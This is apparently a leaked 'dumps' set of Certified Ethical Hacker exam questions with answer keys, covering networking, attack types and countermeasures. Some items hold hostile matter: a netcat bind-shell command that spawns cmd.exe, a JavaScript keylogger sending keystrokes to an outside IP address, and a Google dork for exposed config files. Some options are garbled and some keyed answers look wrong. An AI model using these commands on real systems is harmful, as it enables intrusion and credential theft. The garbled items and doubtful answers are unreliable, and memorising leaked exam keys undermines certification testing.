
CEH-001 Dumps

Certified Ethical Hacker (CEH)

https://www.certleader.com/CEH-001-dumps.html



NEW QUESTION 1
Neil is a network administrator working in Istanbul. Neil wants to setup a protocol analyzer on his network that will receive a copy of every packet that passes through the main office switch. What type of port will Neil need to setup in order to accomplish this?

A. Neil will have to configure a Bridged port that will copy all packets to the protocol analyzer.
B. Neil will need to setup SPAN port that will copy all network traffic to the protocol analyzer.
C. He will have to setup an Ether channel port to get a copy of all network traffic to the analyzer.
D. He should setup a MODS port which will copy all network traffic.

Answer: B

NEW QUESTION 2
David is a security administrator working in Boston. David has been asked by the office's manager to block all POP3 traffic at the firewall because he believes employees are spending too much time reading personal email. How can David block POP3 at the firewall?

A. David can block port 125 at the firewall.
B. David can block all EHLO requests that originate from inside the office.
C. David can stop POP3 traffic by blocking all HELO requests that originate from inside the office.
D. David can block port 110 to block all POP3 traffic.


Answer: D

NEW QUESTION 3
Which of the following countermeasure can specifically protect against both the MAC Flood and MAC Spoofing attacks?

A. Configure Port Security on the switch
B. Configure Port Recon on the switch
C. Configure Switch Mapping
D. Configure Multiple Recognition on the switch

Answer: A

NEW QUESTION 4
A rootkit is a collection of tools (programs) that enable administrator-level access to a computer. This program hides itself deep into an operating system for malicious activity and is extremely difficult to detect. The malicious software operates in a stealth fashion by hiding its files, processes and registry keys and may be used to create a hidden directory or folder designed to keep out of view from a user's operating system and security software.



What privilege level does a rootkit require to infect successfully on a Victim's machine?

A. User level privileges
B. Ring 3 Privileges
C. System level privileges
D. Kernel level privileges

Answer: D

NEW QUESTION 5

Lori is a Certified Ethical Hacker as well as a Certified Hacking Forensics Investigator working as an IT security consultant. Lori has been hired on by Kiley Innovators, a large marketing firm that recently underwent a string of thefts and corporate espionage incidents. Lori is told that a rival marketing company came out with an exact duplicate product right before Kiley Innovators was about to release it. The executive team believes that an employee is leaking information to the rival company. Lori questions all employees, reviews server logs, and firewall logs; after which she finds nothing. Lori is then given permission to search through the corporate email system. She searches by email being sent to and sent from the rival marketing company.
She finds one employee that appears to be sending very large email to this other marketing company, even though they should have no reason to be communicating with them. Lori tracks down the actual emails sent and upon opening them, only finds picture files attached to them. These files seem perfectly harmless, usually containing some kind of joke. Lori decides to use some special software to further examine the pictures and finds that each one had hidden text that was stored in each picture.
What technique was used by the Kiley Innovators employee to send information to the rival marketing company?

A. The Kiley Innovators employee used cryptography to hide the information in the emails sent
B. The method used by the employee to hide the information was logical watermarking
C. The employee used steganography to hide information in the picture attachments
D. By using the pictures to hide information, the employee utilized picture fuzzing

Answer: C

NEW QUESTION 6
Cyber Criminals have long employed the tactic of masking their true identity. In IP spoofing, an attacker gains unauthorized access to a computer or a network by making it appear that a malicious message has come from a trusted machine, by "spoofing" the IP address of that machine.
How would you detect IP spoofing?

A. Check the IPID of the spoofed packet and compare it with TLC checksu
B. If the numbers match then it is spoofed packet
C. Probe a SYN Scan on the claimed host and look for a response SYN/FIN packet, if the connection completes then it is a spoofed packet
D. Turn on 'Enable Spoofed IP Detection' in Wireshark, you will see a flag tick if the packet is spoofed
E. Sending a packet to the claimed host will result in a repl
F. If the TTL in the reply is not the same as the packet being checked then it is a spoofed packet

Answer: D

NEW QUESTION 7
Shayla is an IT security consultant, specializing in social engineering and external penetration tests. Shayla has been hired on by Treks Avionics, a subcontractor for the Department of Defense. Shayla has been given authority to perform any and all tests necessary to audit the company's network security.
No employees for the company, other than the IT director, know about Shayla's work she will be doing. Shayla's first step is to obtain a list of employees through company website contact pages. Then she befriends a female employee of the company through an online chat website. After meeting with the female employee numerous times, Shayla is able to gain her trust and they become friends. One day, Shayla steals the employee's access badge and uses it to gain unauthorized access to the Treks Avionics offices.
What type of insider threat would Shayla be considered?

A. She would be considered an Insider Affiliate
B. Because she does not have any legal access herself, Shayla would be considered an Outside Affiliate
C. Shayla is an Insider Associate since she has befriended an actual employee
D. Since Shayla obtained access with a legitimate company badge; she would be considered a Pure Insider

Answer: A

NEW QUESTION 8
Ursula is a college student at a University in Amsterdam. Ursula originally went to college to study engineering but later changed to marine biology after spending a month at sea with her friends. These friends frequently go out to sea to follow and harass fishing fleets that illegally fish in foreign waters. Ursula eventually wants to put companies practicing illegal fishing out of business. Ursula decides to hack into the parent company's computers and destroy critical data knowing fully well that, if caught, she probably would be sent to jail for a very long time. What would Ursula be considered?

A. Ursula would be considered a gray hat since she is performing an act against illegal activities.
B. She would be considered a suicide hacker.
C. She would be called a cracker.
D. Ursula would be considered a black hat.

Answer: B

NEW QUESTION 9
Peter extracts the SID list from Windows 2008 Server machine using the hacking tool "SIDExtracter". Here is the output of the SIDs:

```
S-1-5-21-1125394485-807628933-549785860-100 John
S-1-5-21-1125394485-807628933-549785860-652 Rebecca
S-1-5-21-1125394485-807628933-549785860-412 Sheela
S-1-5-21-1125394485-807628933-549785860-999 Shawn
S-1-5-21-1125394485-807628933-549785860-777 Somia
S-1-5-21-1125394485-807628933-549785860-500 Chang
S-1-5-21-1125394485-807628933-549785860-555 Micah
```


From the above list identify the user account with System Administrator privileges?

A. John
B. Rebecca
C. Sheela

D. Shawn
E. Somia
F. Chang
G. Micah

Answer: F

NEW QUESTION 10
What is the correct command to run Netcat on a server using port 56 that spawns command shell when connected?



A. nc -port 56 -s cmd.exe
B. nc -p 56 -p -e shell.exe
C. nc -r 56 -c cmd.exe
D. nc -L 56 -t -e cmd.exe

Answer: D

NEW QUESTION 10
Annie has just succeeded in stealing a secure cookie via a XSS attack. She is able to replay the cookie even while the session is invalid on the server. Why do you think this is possible?

A. It works because encryption is performed at the application layer (single encryption key)
B. The scenario is invalid as a secure cookie cannot be replayed
C. It works because encryption is performed at the network layer (layer 1 encryption)
D. Any cookie can be replayed irrespective of the session status

Answer: A

NEW QUESTION 15

An attacker finds a web page for a target organization that supplies contact information for the company. Using available details to make the message seem authentic, the attacker drafts e-mail to an employee on the contact page that appears to come from an individual who might reasonably request confidential information, such as a network administrator.
The email asks the employee to log into a bogus page that requests the employee's user name and password or click on a link that will download spyware or other malicious programming.
Google's Gmail was hacked using this technique and attackers stole source code and sensitive data from Google servers. This is highly sophisticated attack using zero-day exploit vectors, social engineering and malware websites that focused on targeted individuals working for the company.
What is this deadly attack called?

A. Spear phishing attack
B. Trojan server attack
C. Javelin attack
D. Social networking attack

Answer: A

NEW QUESTION 19
What is a sniffing performed on a switched network called?

A. Spoofed sniffing
B. Passive sniffing
C. Direct sniffing
D. Active sniffing

Answer: D


NEW QUESTION 23
How does traceroute map the route a packet travels from point A to point B?

A. Uses a TCP timestamp packet that will elicit a time exceeded in transit message
B. Manipulates the value of the time to live (TTL) within packet to elicit a time exceeded in transit message
C. Uses a protocol that will be rejected by gateways on its way to the destination
D. Manipulates the flags within packets to force gateways into generating error messages

Answer: B

Explanation: Traceroute works by increasing the "time-to-live" value of each successive batch of packets sent. The first three packets have a time-to-live (TTL) value of one (implying that they make a single hop). The next three packets have a TTL value of 2, and so on. When a packet passes through a host, normally the host decrements the TTL value by one, and forwards the packet to the next host. When a packet with a TTL of one reaches a host, the host discards the packet and sends an ICMP time exceeded (type 11) packet to the sender. The traceroute utility uses these returning packets to produce a list of hosts that the packets have traversed en route to the destination.

NEW QUESTION 24
Attackers footprint target Websites using Google Hacking techniques. Google hacking is a term that refers to the art of creating complex search engine queries. It detects websites that are vulnerable to numerous exploits and vulnerabilities. Google operators are used to locate specific strings of text within the search results. The configuration file contains both a username and a password for an SQL database. Most sites with forums run a PHP message base. This file gives you the keys to that forum, including FULL ADMIN access to the database. WordPress uses config.php that stores the database Username and Password.
Which of the below Google search string brings up sites with "config.php" files?



A. Search:index config/php
B. Wordpress:index config.php
C. intitle:index.of config.php

D. Config.php:index list

Answer: C

NEW QUESTION 29
Bob has set up three web servers on Windows Server 2008 IIS 7.0. Bob has followed all the recommendations for securing the operating system and IIS. These servers are going to run numerous e-commerce websites that are projected to bring in thousands of dollars a day. Bob is still concerned about the security of these servers because of the potential for financial loss. Bob has asked his company's firewall administrator to set the firewall to
inspect all incoming traffic on ports 80 and 443 to ensure that no malicious data is getting into the network.
Why will this not be possible?

A. Firewalls cannot inspect traffic coming through port 443
B. Firewalls can only inspect outbound traffic
C. Firewalls cannot inspect traffic at all, they can only block or allow certain ports
D. Firewalls cannot inspect traffic coming through port 80

Answer: C

NEW QUESTION 34
You receive an e-mail with the following text message.
"Microsoft and HP today warned all customers that a new, highly dangerous virus has been discovered which will erase all your files at midnight. If there's a file called hidserv.exe on your computer, you have been infected and your computer is now running a hidden server that allows hackers to access your computer. Delete the file immediately. Please also pass this message to all your friends and colleagues as soon as possible."
You launch your antivirus software and scan the suspicious looking file hidserv.exe located in c:\windows directory and the AV comes out clean meaning the file is not infected. You view the file signature and confirm that it is a legitimate Windows system file "Human Interface Device Service".
What category of virus is this?

A. Virus hoax
B. Spooky Virus
C. Stealth Virus
D. Polymorphic Virus

Answer: A

NEW QUESTION 36
What port number is used by Kerberos protocol?

A. 88
B. 44
C. 487
D. 419

Answer: A

NEW QUESTION 41
Stephanie works as senior security analyst for a manufacturing company in Detroit. Stephanie manages network security throughout the organization. Her colleague Jason told her in confidence that he was able to see confidential corporate information posted on the external website http://www.jeansclothesman.com. He tries random URLs on the company's website and finds confidential information leaked over the web. Jason says this happened about a month ago. Stephanie visits the said URLs, but she finds nothing. She is very concerned about this, since someone should be held accountable if there was sensitive information posted on the website.
Where can Stephanie go to see past versions and pages of a website?

A. She should go to the web page Samspade.org to see web pages that might no longer be on the website
B. If Stephanie navigates to Search.com; she will see old versions of the company website
C. Stephanie can go to Archive.org to see past versions of the company website
D. AddressPast.com would have any web pages that are no longer hosted on the company's website


Answer: C

NEW QUESTION 44
Which type of hacker represents the highest risk to your network?

A. black hat hackers
B. grey hat hackers
C. disgruntled employees
D. script kiddies

Answer: C


NEW QUESTION 48
This tool is widely used for ARP Poisoning attack. Name the tool.



A. Cain and Able
B. Beat Infector
C. Poison Ivy
D. Webarp Infector

Answer: A

NEW QUESTION 50
How do you defend against DHCP Starvation attack?



A. Enable ARP-Block on the switch
B. Enable DHCP snooping on the switch
C. Configure DHCP-BLOCK to 1 on the switch
D. Install DHCP filters on the switch to block this attack

Answer: B

NEW QUESTION 54
One of the effective DoS/DDoS countermeasures is 'Throttling'. Which statement correctly defines this term?

A. Set up routers that access a server with logic to adjust incoming traffic to levels that will be safe for the server to process
B. Providers can increase the bandwidth on critical connections to prevent them from going down in the event of an attack
C. Replicating servers that can provide additional failsafe protection
D. Load balance each server in a multiple-server architecture

Answer: A

NEW QUESTION 58
Choose one of the following pseudo codes to describe this statement:
"If we have written 200 characters to the buffer variable, the stack should stop because it cannot hold any more data."

A. If (I > 200) then exit (1)
B. If (I < 200) then exit (1)

C. If (I <= 200) then exit (1)
D. If (I >= 200) then exit (1)

Answer: D

NEW QUESTION 62
What type of Virus is shown here?

A. Cavity Virus
B. Macro Virus
C. Boot Sector Virus
D. Metamorphic Virus
E. Sparse Infector Virus

Answer: E

NEW QUESTION 67
Jayden is a network administrator for her company. Jayden wants to prevent MAC spoofing on all the Cisco switches in the network. How can she accomplish this?

A. Jayden can use the comman
B. ip binding set.
C. Jayden can use the comman
D. no ip spoofing.
E. She should use the comman
F. no dhcp spoofing.
G. She can use the comman
H. ip dhcp snooping binding.

Answer: D

NEW QUESTION 69
Steven the hacker realizes the network administrator of Acme Corporation is using syskey in Windows 2008 Server to protect his resources in the organization. Syskey independently encrypts the hashes so that physical access to the server, tapes, or ERDs is only first step to cracking the passwords. Steven must break through the encryption used by syskey before he can attempt to use brute force dictionary attacks on the hashes. Steven runs a program called "SysCracker" targeting the Windows 2008 Server machine in attempting to crack the hash used by Syskey. He needs to configure the encryption level before he can launch the attack. How many bits does Syskey use for encryption?

A. 40-bit encryption
B. 128-bit encryption
C. 256-bit encryption
D. 64-bit encryption

Answer: B

NEW QUESTION 70
Lori was performing an audit of her company's internal Sharepoint pages when she came across the following codE. What is the purpose of this code?

```
<script LANGUAGE="JavaScript">
document.captureEvents(Event.KEYPRESS);
document.onkeypress = captureKeyStrokes;
function captureKeyStrokes(e) {
var key = String.fromCharCode(e.which);
var img = new Image();
var src = "http://192.154.124.55/index.htm" +
"keystroke=" + escape(key);
img.src = src;
return true;}
<script>
```

A. This JavaScript code will use a Web Bug to send information back to another server.
